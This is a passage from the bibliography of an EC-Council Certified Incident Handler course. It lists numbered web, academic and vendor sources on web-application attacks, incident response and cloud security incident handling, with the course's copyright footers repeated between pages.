636. Pierluigi Paganini, (2013), Why do We Need For Incident Response Plan?, from https://securityaffairs.co/wordpress/20032/security/need-incident-response.html.

637. (2017), OWASP Top 10 Application Security Risks – 2017, from https://owasp.org/www-project-top-ten/2017/Top_10.

638. (2016), Sensitive Data Exposure Vulnerability: Causes and Prevention, from Image: https://medium.com/@BreezeTelecom/sensitive-data-exposure-vulnerability-causes-and-prevention-4c86a19df70d.

639. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.

640. Alex Coleman, User Authentication and Access Control in a Web Application, from https://selftaughtcoders.com/user-authentication-access-control-web-application.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

641. (2008), Path Traversal and URIs, from https://phucjimy.wordpress.com/category/document-security.

642. Weilin Zhong, and Rezos , Code Injection, from https://owasp.org/www-community/attacks/Code_Injection.

643. (2017), Web Application Attack Trends, from https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf.

644. (2013), Cross Site Scripting Flaw, from https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw.

645. (2021), Connection String Injection Attacks, from https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/connection-string-builders.

646. Robert Auger, Buffer Overflow, from http://projects.webappsec.org/w/page/13246916/Buffer-Overflow.

647. Web Parameter Tampering, from https://www.owasp.org/index.php/Web_Parameter_Tampering.

648. Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.

649. Parameter Manipulation, from https://www.cgisecurity.com/owasp/html/ch11s04.html.

650. KirstenS, Cross-site Scripting (XSS), from https://owasp.org/www-community/attacks/xss.

651. XSS Filter Evasion Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html.

652. Cross-Site Request Forgery (CSRF) Attack Lab, from http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf.

653. Web Application Attack : DOS and DDOS attack, from http://funwhichuwant.blogspot.com/2012/10/webapplication-attack-dos-and-ddos.html.

654. HTML Code Injection and Cross-site scripting, from http://www.technicalinfo.net/papers/CSS.html.

655. The Cross-Site Scripting (XSS) FAQ, from https://www.cgisecurity.com/xss-faq.html.

656. What is Cross-Site Scripting (XSS)?, from http://www.applicure.com/blog/what-is-cross-site-scripting.

657. XSS (Cross Site Scripting) Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

658. (2010), Unvalidated Input, from https://wiki.owasp.org/index.php/Unvalidated_Input.

659. Kevin Beaver, (2006), The Importance of Input Validation, from https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation.

660. (2022), Code injection, from https://en.wikipedia.org/wiki/Code_injection.

661. (2022), File Inclusion Vulnerability, from https://en.wikipedia.org/wiki/File_inclusion_vulnerability.

662. (2022), Cross-site Scripting, from https://en.wikipedia.org/wiki/Cross-site_scripting.

663. (2009), CSRF Attacks and Web Forms, from https://haacked.com/archive/2009/04/02/csrf-webforms.aspx.

664. (2004), Cross-Site Request Forgeries, from https://shiflett.org/articles/cross-site-request-forgeries.

665. Robert Auger, (2010), The Cross-Site Request Forgery (CSRF/XSRF) FAQ, from https://www.cgisecurity.com/csrf-faq.html.

666. Buffer Overflow, from https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

667. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

668. Injection Flaws, from http://www.ids-sax2.com/articles/Injection-Flaws.htm.

669. Incident Response, from https://www.imperva.com/learn/application-security/define-security-incident-response.

670. (2008), Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://wiki.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).

671. Fahmida Y. Rashid, (2015), 5 Signs your Web Application Has Been Hacked, from https://www.csoonline.com/article/3000315/5-signs-your-web-application-has-been-hacked.html.

672. (2012), Complete Cross Site Scripting (XSS) Cheat Sheets, from https://breakthesecurity.cysecurity.org/2012/02/complete-cross-site-scriptingxss-cheat-sheets-part-1.html.

673. Jennifer Marsh, (2016), How to Detect and Analyze DDoS Attacks Using Log Analysis, from https://www.loggly.com/blog/how-to-detect-and-analyze-ddos-attacks-using-log-analysis.

674. (2010), HTML and JavaScript Injection, from https://www.codeproject.com/Articles/134024/HTML-and-JavaScript-Injection.

675. (2022), Unrestricted Upload of File with Dangerous Type, from https://cwe.mitre.org/data/definitions/434.html.

676. Ryan Barnett, (2011), ModSecurity Advanced Topic of the Week: Remote File Inclusion Attack Detection, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/modsecurity-advanced-topic-of-the-week-remote-file-inclusion-attack-detection.

677. Srinivas, (2018), Log Analysis for Web Attacks: A Beginner's Guide, from https://resources.infosecinstitute.com/topic/log-analysis-web-attacks-beginners-guide/#gref.

678. Anirudh Kondaveeti, (2015), Sequential Pattern Mining Approach for Watering Hole Attack Detection, from https://content.pivotal.io/blog/sequential-pattern-mining-approach-for-watering-hole-attack-detection.

679. T. Subburaj, and K. Suthendran, (2018), Digital Watering Hole Attack Detection Using Sequential Pattern, from https://www.riverpublishers.com/journal/journal_articles/RP_Journal_2245-1439_711.pdf.

680. Lenny Zeltser, (2015), 8 Practical Tips for Detecting a Website Compromise for Free, from https://zeltser.com/tips-for-detecting-website-compromise.

681. Installing ClamAV, from https://www.clamav.net/documents/installing-clamav.

682. Effective Log Management, from https://www.ncsc.gov.uk/content/files/protected_files/document_files/2014-05-07-Effective%20Log%20Management%20Booklet.pdf.

683. James Parsons, (2017), How to Stop Most Website Attacks Yourself in 5 Minutes, from https://www.huffpost.com/entry/how-to-stop-most-website_b_10014570.

684. (2010), Prevent Cross-Site Scripting Hacks With Tools, Testing, from https://searchsecurity.techtarget.com/tip/Prevent-cross-site-scripting-hacks-with-tools-testing.

685. Katie Terrell Hanna, and Sarah Lewis, (2021), Preventing and Stopping SQL Injection Hack Attacks, from https://www.techtarget.com/searchsoftwarequality/definition/SQL-injection.

686. (2010), Distributed Denial-of-Service Protection: How to Stop DDoS Attacks, from https://searchsecurity.techtarget.com/tip/Distributed-denial-of-service-protection-How-to-stop-DDoS-attacks.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

687. Alan Draper, (2022), Common Web Application Attacks and How to Prevent Them, from https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592#HBjkC9q11Pmggx4d.97.

688. Eric Brune, (2018), 4 Common Web Application Security Attacks And What You Can Do To Prevent Them, from https://www.instart.com/blog/4-common-web-application-security-attacks-and-what-you-can-do-prevent-them.

689. John Rogers, (2010), Web Attacks and How to Stop Them, from https://www.nebraskacert.org/csf/CSF-Jun2010.pdf.

690. (2010), Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10).

691. Injection Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html.

692. (2017), Top 10-2017 A2-Broken Authentication, from https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication.html.

693. (2010), Broken Authentication and Session Management, from https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management.

694. (2018), Top 10-2017 A3-Sensitive Data Exposure, from https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html.

695. How to Recover Data that is Missing or Damaged as a Result of a SQL Injection Attack, from https://solutioncenter.apexsql.com/recover-damaged-missing-data-due-to-sql-injection-attack.

696. XSS Attack Information, from http://www.xssed.com.

697. (2021), Welcome to the OWASP Top 10 – 2021, https://owasp.org/Top10.

698. Zbigniew Banach, (2021), Incident Response Steps in Web Application Security, from https://www.invicti.com/blog/web-security/incident-response-steps-web-application-security.

699. Kelly Davis-Felner, (2021), Benefits of Web Asset Discovery, from https://www.acunetix.com/blog/docs/benefits-of-web-asset-discovery.

700. Security Incident Definition, from https://www.incapsula.com/web-application-security/define-security-incident-response.html.

701. Fahmida Y. Rashid, (2015), 5 Signs Your Web Application Has Been Hacked, from https://www.csoonline.com/article/3000315/5-signs-your-web-application-has-been-hacked.html.

702. Viplove Karhade , (2017), What are the Signs your Web Application Has Been Hacked? , from https://www.synopsys.com/blogs/software-security/identify-when-your-web-application-has-been-hacked.

703. Ananda Krishna, (2022), 15 Signs Your Website Has Been Hacked – WordPress, Magento, Drupal, OpenCart & PretaShop, from https://www.getastra.com/blog/911/15-signs-your-website-has-been-hacked.

704. Felix Brombacher, (2019), 7 Signs That Your Website Has Been Hacked, from https://crashtest-security.com/7-signs-that-your-website-has-been-hacked.

705. Web Application Attack Response Playbook, from https://frsecure.com/web-application-attack-response-playbook.

706. Joydeep Bhattacharya, (2022), Are You Prepared to Handle Security Breaches for Web Applications?, from https://dzone.com/articles/are-you-prepared-to-handle-security-breaches-for-w.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

707. (2018), How to Response Against Web Security Incident, from https://csirt.lipi.go.id/assets/event/How-to-Response-Against-Web-Security-Incident-signed.pdf.

708. (2020), 17.2.6 Lab – Attacking a mySQL Database Answers, from https://www.ccna6rs.com/17-2-6-lab-attacking-a-mysql-database-answers.

709. (2012), Complete Cross site Scripting(XSS) cheat sheets : Part 1, from http://breakthesecurity.cysecurity.org/2012/02/complete-cross-site-scriptingxss-cheat-sheets-part-1.html.

710. Log monitoring/analysis, from https://ossec.github.io/docs/manual/monitoring/index.html.

711. Sudip Sengupta, (2022), OWASP Top 10 Cryptographic Failures A02 – Explained, from https://crashtest-security.com/owasp-cryptographic-failures.

712. Lindsay Holmwood, (2021), Cryptographic Failures is now #2 on the OWASP Top 10, from https://cipherstash.com/blog/2021-10-13-owasp-top-10-number-2-cryptographic-failures.

713. Evan Klein, How to Defend Your Business Against SQL Injections, from https://logz.io/blog/defend-against-sql-injections.

714. Brian Vermeer, (2021), SQL Injection Cheat Sheet: 8 Best Practices to Prevent SQL Injection Attacks, from https://snyk.io/blog/sql-injection-cheat-sheet.

715. SQL Injection Attacks (SQLi), from https://www.rapid7.com/fundamentals/sql-injection-attacks.

716. Command Injection, from https://www.imperva.com/+D697:D744learn/application-security/command-injection.

717. Borislav Kiprin, (2021), A Guide to Command Injection – Examples, Testing, Prevention, from https://crashtest-security.com/command-injection/#commandinjectionprevention.

718. Arun KL, What Is Command Injection Vulnerability? And How To Prevent It?, from https://thesecmaster.com/what-is-command-injection-vulnerability-and-how-to-prevent-it/#How_To_Prevent_Command_Injection_Vulnerability.

719. A04:2021 – Insecure Design, from https://owasp.org/Top10/A04_2021-Insecure_Design.

720. Oliver Moradov, (2022), What Is OWASP and What Are OWASP Top 10 for Web/API/Mobile?, from https://brightsec.com/blog/owasp/#design-flaws.

721. (2021), Bridges Fall Down Due to Insecure Design – Make Sure your Web Applications Don't, from https://www.securityjourney.com/post/bridges-fall-down-due-to-insecure-design-make-sure-your-web-applications-dont.

722. Sudip Sengupta, (2022), Insecure Design, from https://crashtest-security.com/insecure-design-vulnerability.

723. (2022), Security Misconfiguration Vulnerability: Explanation, Examples, Prevention, from https://qawerk.com/blog/security-misconfiguration.

724. Admir Dizdar, (2021), Misconfiguration Attacks: 5 Real-Life Attacks and Lessons Learned, from https://brightsec.com/blog/misconfiguration-attacks.

725. The Impact of Security Misconfiguration and How to Avoid It?, from https://www.flowmatters.com/blog/the-impact-of-security-misconfiguration-and-how-to-avoid-it.

726. Borislav Kiprin, (2021), Using Components with Known Vulnerabilities and Staying Secure, from https://crashtest-security.com/using-components-with-known-vulnerabilities.

727. A9:2017-Using Components with Known Vulnerabilities, from https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

728. (2021), A Closer Look at OWASP Top 10 Security Risks & Vulnerabilities, from https://www.prplbx.com/resources/blog/owasp-top10/#using-components-with-known-vulnerabilities.

729. (2019), Using Components with Known Vulnerabilities, from https://www.secureideas.com/blog/2019/07/using-components-with-known-vulnerabilities.html.

730. Borislav Kiprin, (2021), What Are Broken Authentication and Session Management Vulnerabilities, from https://crashtest-security.com/broken-authentication-and-session-management.

731. Diego Poza, (2020), What Is Broken Authentication?, from https://auth0.com/blog/what-is-broken-authentication.

732. (2020), How does Broken Authentication impact customers?, from https://www.packetlabs.net/posts/broken-authentication.

733. OWASP Top 10 Security Risks & Vulnerabilities, from https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020.

734. A08:2021 – Software and Data Integrity Failures, from https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/#how-to-prevent.

735. Sudip Sengupta, (2022), A08:2021 – Software and Data Integrity Failures- Explained, from https://crashtest-security.com/owasp-software-data-integrity-failures.

736. Oliver Moradov, (2022), OWASP Top 10 Risks and How to Prevent Them, from https://brightsec.com/blog/owasp-top-10/#software-and-data-integrity-failures.

737. Borislav Kiprin, (2021), Comprehensive Guide to Insufficient Logging & Monitoring, from https://crashtest-security.com/insufficient-logging-monitoring-guide.

738. What are Security Logging and Monitoring Failures?, from https://www.educative.io/answers/what-are-security-logging-and-monitoring-failures.

739. The Risks of Insufficient Logging and Monitoring, from https://www.omnicybersecurity.com/the-risks-of-insufficient-logging-and-monitoring.

740. Sudip Sengupta, (2022), Server-Side Request Forgery (SSRF) Vulnerability, from https://crashtest-security.com/server-side-request-forgery-ssrf.

741. Amar Zlojic, (2022), Server Side Request Forgery (SSRF) Attacks & How to Prevent Them, from https://brightsec.com/blog/ssrf-server-side-request-forgery/#preventing-ssrf.

742. (2021), Why is Server-Side Request Forgery #10 in OWASP Top 10 2021?, from https://www.securityjourney.com/post/why-is-server-side-request-forgery-10-in-owasp-top-10-2021.

743. Vivek Gopalan, (2019), 6 Best Practices to Prevent DDoS Attacks, from https://www.indusface.com/blog/best-practices-to-prevent-ddos-attacks.

744. Ajay Kumar, (2013), DDoS Attacks—A Cyberthreat and Possible Solutions, from https://www.isaca.org/resources/isaca-journal/past-issues/2013/ddos-attacks-a-cyberthreat-and-possible-solutions.

745. Denial of Service Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html.

746. Michael Swanagan, (2022), How To Prevent Cyber Attacks & Threats, from https://purplesec.us/prevent-cyber-attacks.

747. Watering Hole Attack, from https://www.netacea.com/glossary/watering-hole-attack/#How_to_protect_your_company_against_a_watering_hole_attack.

748. Watering hole attack, from https://www.malwarebytes.com/watering-hole-attack.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

749. Arun KL, What Is Watering Hole Attack? How To Prevent Watering Hole Attack?, from https://thesecmaster.com/what-is-watering-hole-attack-how-to-prevent-watering-hole-attack.

750. (2018), Recover Table Data from a Database Backup – ApexSQL Recover, from https://knowledgebase.apexsql.com/recover-table-from-database-backup.

751. Krupa Patil, (2021), GoDaddy Data Breach Exposes Data of 1.2 Million Customers, from https://www.appviewx.com/blogs/go-daddy-data-breach-exposes-data-of-1-2-million-customers.

752. Ravie Lakshmanan, (2021), GoDaddy Data Breach Exposes Over 1 Million WordPress Customers' Data, from https://thehackernews.com/2021/11/godaddy-data-breach-exposes-over-1.html.

753. (2021), GoDaddy Announces Security Incident Affecting Managed WordPress Service, from https://www.sec.gov/Archives/edgar/data/1609711/000160971121000122/gddyblogpostnov222021.htm.

754. Mark Maunder, (2021), GoDaddy Breached – Plaintext Passwords – 1.2M Affected, from https://www.wordfence.com/blog/2021/11/godaddy-breach-plaintext-passwords.

755. Reset a User's Workspace Email Password, from https://in.godaddy.com/help/reset-a-users-workspace-email-password-7593.

756. Jedd Jones, 11 Best Practices for Developing Secure Web Applications , from https://www.lrswebsolutions.com/Blog/Posts/32/Website-Security/11-Best-Practices-for-Developing-Secure-Web-Applications/blog-post.

757. Web Application Security Explained: Risks & Nine Best Practices, from https://snyk.io/learn/application-security/web-application-security.

758. Divya Dev, (2022), 30 Web Development Best Practices for Beginners, from https://code.tutsplus.com/articles/30-html-best-practices-for-beginners--cms-40102.

759. Tomasz Andrzej Nidecki, (2021), Secure Coding Practices – The Three Key Principles, from https://www.acunetix.com/blog/web-security-zone/secure-coding-practices.

760. (2022), 7 Web Development Best Practices, from https://visualobjects.com/web-development/blog/web-development-best-practices#five.

761. Gilad David Mayaan, (2021), Building an Incident Response Process for SQL Injection Attacks, from https://pentestmag.com/building-an-incident-response-process-for-sql-injection-attacks/.

762. (2023), Characteristics of an SQL injection attack, from https://www.ibm.com/docs/en/guardium/11.2?topic=analytics-characteristics-sql-injection-attack.

763. Phil Factor, (2018), How to Detect SQL Injection Attacks using Extended Events and SQL Monitor, from https://www.red-gate.com/hub/product-learning/sql-monitor/detect-sql-injection-attacks-using-extended-events-sql-monitor.

## Module 08: Handling and Responding to Cloud Security Incidents

764. (2013), Introduction to Cloud Computing, from https://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

765. Alok Tripathi, and Abhinav Mishra, (2011), Cloud Computing Security Considerations, from https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2.

766. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, from http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

767. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina, and Eduardo B Fernandez, (2013), An Analysis of Security Issues for Cloud Computing, from https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

768. Cloud Security The Definitive Guide to Managing Risk in the New ICT Landscape, from http://www.fujitsu.com/global/Images/WBOC-2-Security.pdf.

769. Dejan Lukan, (2014), Cloud Forensics: An Overview, from https://resources.infosecinstitute.com/topic/overview-cloud-forensics/#gref.

770. Dejan Lukan, (2014), Cloud forensics: An Intro to Cloud Network Forensic Data Collection, from https://searchcloudsecurity.techtarget.com/tip/Cloud-forensics-An-intro-to-cloud-network-forensic-data-collection.

771. Craig Nelson, and Tomer Teller, (2016), Cloud Attacks Illustrated: Insights from the Cloud Provider, from https://www.rsaconference.com/writable/presentations/file_upload/air-r05f-cloud_attack_illustrated_insights_from_the_cloud_provider.pdf.

772. Security Ninja, (2015), Cloud Computing: Attack Vectors and Counter Measures, from https://resources.infosecinstitute.com/topic/cloud-computing-attacks-vectors-and-counter-measures/#gref.

773. Nurul Ab Rahman, (2014), A Survey of Information Security Incident Handling in the Cloud, from https://www.researchgate.net/publication/269403060_A_survey_of_information_security_incident_handling_in_the_cloud.

774. Incident Response, from https://cloudsecurityalliance.org/research/topics/cloud-incident-response.

775. Sid Nag, Fred Ng, and David Edward Ackerman, (2016), A New Way to Streamline and Simplify Cloud Security Compliance with STARWatch, from https://star.watch/assets/White_Paper_Final-92109763d18ab1d34477ae944690ebb7549f51186123b7ac13beef30cc8bf8d7.pdf.

776. Shachaf Levi, Eran Birk, Esteban Gutierrez, Kenneth J. Logan, Jac Noel, Nooshin Zand Carlton Ashley, Thai Bui, and Paul Matthews, (2015), SaaS Security Best Practices; Minimizing Risk in the Cloud, from https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/saas-security-best-practices-minimizing-risk-in-the-cloud-paper.pdf.

777. Mike Rothman, (2016), Incident Response in the Cloud Age, from https://securosis.com/assets/library/reports/Securosis_CloudAgeIR_FINAL.pdf.

778. Rainer Poisel, Erich Malzer, and Simon Tjoa, Evidence and Cloud Computing: The Virtual Machine Introspection Approach, from http://isyou.info/jowua/papers/jowua-v4n1-7.pdf.

779. Doowon Jeong, Jungheum Park, Sangjin Lee, and Chulhoon Kang, (2015), Investigation Methodology of a Virtual Desktop Infrastructure for IoT, from https://www.hindawi.com/journals/jam/2015/689870.

780. Yucel Turel, and Romuald K. Kotowski, (2015), Cloud Computing Virtualization and Cyber Attacks: Evidence Centralization, from https://www.researchgate.net/publication/275021701_Cloud_Computing_Virtualization_and_Cyber_Attacks_Evidence_Centralization.

781. Yunting Lei, and Yuyin Cui, (2013), Research on Live Forensics in Cloud Environment, from www.atlantis-press.com/php/download_paper.php?id=10174.

782. Joshua I James, Ahmed F. Shosha, and Pavel Gladyshev, (2012), Digital Forensic Investigation and Cloud Computing, from https://www.researchgate.net/publication/259497217_Digital_Forensic_Investigation_and_Cloud_Computing.

783. Ory Segal, Web Application Forensics: The Uncharted Territory, from https://www.cgisecurity.com/lib/WhitePaper_Forensics.pdf.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

784. Kwang Raymond, and Choo Ali Dehghantanha, (2016), Contemporary Digital Forensic Investigations of Cloud and Mobile Applications, from https://www.elsevier.com/books/contemporary-digital-forensic-investigations-of-cloud-and-mobile-applications/choo/978-0-12-805303-4.

785. Erik Miranda Lopez, Seo Yeon Moon, and Jong Hyuk Park, (2016), Scenario-Based Digital Forensics Challenges in Cloud Computing, from https://www.mdpi.com/2073-8994/8/10/107/pdf.

786. (2022), Incident Handling on Cloud Computing, from https://ukdiss.com/examples/incident-handling-on-cloud-computing.php.

787. Security Incident Response Guide, from https://cloud.gov/docs/ops/security-ir.

788. Apurv, (2014), Incident Containment in a Cloud Environment, from https://blog.cloudpassage.com/2014/04/29/incident-containment-in-a-cloud-environment.

789. Shared Responsibility for Cloud Security: What You Need to Know, from https://www.cisecurity.org/insights/blog/shared-responsibility-cloud-security-what-you-need-to-know.

790. Michael Massimi, (2022), How Native Security Controls Fit Into Today's Hybrid Multicloud Environments, from https://securityintelligence.com/posts/native-security-controls-hybrid-multicloud-environments.

791. (2022), Safe Secure Cloud Architecture Guide, from https://www.cisco.com/c/dam/en/us/solutions/collateral/design-zone/cisco-validated-profiles/safe-secure-cloud-architecture-guide.pdf.

792. Nuccio Piscopo, (2014), ID Consent: Applying the IDaaS Maturity Framework to Design and Deploy Interactive BYOID (Bring-Your-Own-ID) with Use Case, from https://cloudbestpractices.wordpress.com/tag/idaas.

793. Indicators of Cloud Security Events, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/indicators-of-cloud-security-events.html.

794. Vinugayathri Chinnasamy , (2021), 5 Top Cloud Security Threats and Tips to Mitigate Them, from https://www.indusface.com/blog/5-top-cloud-security-threats-and-tips-to-mitigate-them.

795. (2015), The Five Warning Signs Your Cloud Has Been Breached, from https://www.itbusinessedge.com/cloud/the-five-warning-signs-your-cloud-has-been-breached.

796. Frederick Fernando, (2021), An Introduction to Kubernetes Security using Falco, from https://falco.org/blog/intro-k8s-security-monitoring.

797. Thomas Labarussias, (2020), Extend Falco Outputs with Falcosidekick, from https://falco.org/blog/extend-falco-outputs-with-falcosidekick.

798. Log Explorer, from https://docs.datadoghq.com/logs/explorer.

799. Datadog, (2018), Introducing Log Processing and Analytics in Datadog, from https://www.youtube.com/watch?v=lKYKnabw8K0.

800. Ollie Green, (2020), Incident Response in the Cloud, from https://osdfir.blogspot.com/2020/07/incident-response-in-cloud.html.

801. Murat Ozer, Said Varlioglu, Bilal Gonen, Victor Adewopo, Nelly Elsayed, and Selcuk Zengin, (2020), Cloud Incident Response: Challenges and Opportunities, from https://american-cse.org/sites/csci2020proc/pdfs/CSCI2020-6SccvdzjqC7bKupZxFmCoA/762400a049/762400a049.pdf.

802. (2021), Cloud Incident Response Framework, from https://cloudsecurityalliance.org/artifacts/cloud-incident-response-framework.

803. 2 Ways to Speed Recovery from Cloud Data Loss, from https://www.ccsinet.com/blog/2-ways-speed-recovery-cloud-data-loss.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

804. Msmbaldwin, (2022) , Security Control: Incident Response, from https://learn.microsoft.com/en-us/security/benchmark/azure/security-control-incident-response.

805. Msmbaldwin, (2022) , Security Control v3: Incident response, from https://learn.microsoft.com/en-us/security/benchmark/azure/security-controls-v3-incident-response#ir-2-preparation---setup-incident-notification.

806. Msmbaldwin, (2022), Security Control V2: Incident Response, from https://learn.microsoft.com/en-us/security/benchmark/azure/security-controls-v2-incident-response#ir-1-preparation--update-incident-response-process-for-azure.

807. Martinekuan, Garycentric, TimShererWithAquent, Cdpark, Alexbuckgit, ShannonLeavitt, Damabe, and JanetCThomas, (2022), Azure Security Best Practices, from https://learn.microsoft.com/en-us/azure/cloud-adoption-framework/secure/security-top-10.

808. Bmansheim, Dotanpatrich, Eitan-Shteinberg, Fanasere, AlizaBernstein, Tomerk669, Kavishbakshi1, Memildin, ElazarK, Orparnes, Mayaherskovic, Jpmicrosoft, and PRMerger8, (2022), Security Alerts - A Reference Guide, from https://learn.microsoft.com/en-us/azure/defender-for-cloud/alerts-reference.

809. Yelevin, Limwainstein, Cwatson-cat, Paolosalvatori, Batamig, Alexbuckgit, Bwren, DCtheGeek, Mrbullwinkle, JnHs, Rkarlin, and Msmbaldwin, (2022), What is Microsoft Sentinel?, from https://learn.microsoft.com/en-us/azure/sentinel/overview.

810. Yelevin, BCS2022, Austinmccollum, Edmundgardner, Batamig, Alexbuckgit, and MikeRayMSFT, (2022), Detect Threats Out-of-the-Box, from https://learn.microsoft.com/en-us/azure/sentinel/detect-threats-built-in.

811. Yelevin, Ecfan, Batamig, Alexbuckgit, DCtheGeek, Damabe, Shashishailaj, Rkarlin, Chamukallem-msft, Msmbaldwin, and MSshujia, (2022), Tutorial: Use Playbooks with Automation Rules in Microsoft Sentinel, from https://learn.microsoft.com/en-us/azure/sentinel/tutorial-respond-threats-playbook?tabs=LAC.

812. Yelevin, Austinmccollum, Batamig, and Alexbuckgit, (2022), Investigate Incidents with Microsoft Sentinel, from https://learn.microsoft.com/en-us/azure/sentinel/investigate-cases.

813. Guywi-ms, Scottaddie, Rboucher, Bwren, V-chmccl, BharathNimmala-MSFT, V-kents, Jdmartinez36, and DCtheGeek, (2022), Azure Monitor Logs Overview, from https://learn.microsoft.com/en-us/azure/azure-monitor/logs/data-platform-logs.

814. Guywild, Paulth1, Scottaddie, Guywi-ms, Dcbrown16, Bwren, and DCtheGeek, (2022), Log Queries in Azure Monitor, from https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-query-overview.

815. Guywild, Guywi-ms, Paulth1, Bwren, JasonWHowell, Tshepang, Amrinder-Singh29, and DCtheGeek, (2022), Log Analytics Tutorial, from https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-analytics-tutorial.

816. Charbel Nemnom, (2022), Detect a Brute Force Attack with Azure Sentinel, from https://charbelnemnom.com/detect-a-brute-force-attack-with-azure-sentinel.

817. Yelevin, (2022), Anomalies Detected by the Microsoft Sentinel Machine Learning Engine, from https://learn.microsoft.com/en-us/azure/sentinel/anomalies-reference#attempted-computer-brute-force.

818. Bmansheim, ElazarK, Hmacgregor1, and Memildin, (2022), Manage and Respond to Security Alerts in Microsoft Defender for Cloud, from https://learn.microsoft.com/en-us/azure/defender-for-cloud/managing-and-responding-alerts.

819. Bmansheim, Laghimp, ElazarK, and Memildin, (2022), Security Alerts and Incidents, from https://learn.microsoft.com/en-us/azure/defender-for-cloud/alerts-overview.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

820. (2021), Azure Defenses for Ransomware Attack, from https://azure.microsoft.com/mediahandler/files/resourcefiles/azure-defenses-for-ransomware-attack/Microsoft%20Azure%20eBook%20Azure%20Defenses%20for%20Ransomware%20Attack_updated.pdf.

821. WillOram, (2022), Responding to Sophisticated Attacks on Microsoft 365 and Azure AD, from https://github.com/WillOram/AzureAD-incident-response#take-immediate-containment-measures-to-remove-attacker-access-to-known-compromised-accounts-and-identities.

822. Privilege Escalation and Lateral Movement on Azure – Part 2, from https://www.xmcyber.com/blog/privilege-escalation-and-lateral-movement-on-azure-part-2.

823. (2022), Detecting and Preventing Privilege Escalation Attacks Leveraging Kerberos Relaying (KrbRelayUp), from https://www.microsoft.com/en-us/security/blog/2022/05/25/detecting-and-preventing-privilege-escalation-attacks-leveraging-kerberos-relaying-krbrelayup.

824. Msmbaldwin and V-rajagt-zz, (2022), Detect and Respond to Ransomware Attacks, from https://learn.microsoft.com/en-us/azure/security/fundamentals/ransomware-detect-respond.

825. Bmansheim, ElazarK, Atikmapari, YehKardos, Carlosmayol, and Memildin, (2022), Use Adaptive Application Controls to Reduce your Machines' Attack Surfaces, from https://learn.microsoft.com/en-us/azure/defender-for-cloud/adaptive-application-controls.

826. Batamig, Msmbaldwin, MicrosoftGuyJFlo, DavidCBerry13, Alexbuckgit, Modery, V-kents, and Atikmapari, (2022), Recovering from Systemic Identity Compromise, from https://learn.microsoft.com/en-us/azure/security/fundamentals/recover-from-identity-compromise.

827. Gluckd, Robmazz, and DhurataJ, (2022), Microsoft Security Incident Management: Containment, Eradication, and Recovery, from https://learn.microsoft.com/en-us/compliance/assurance/assurance-sim-containment-eradication-recovery.

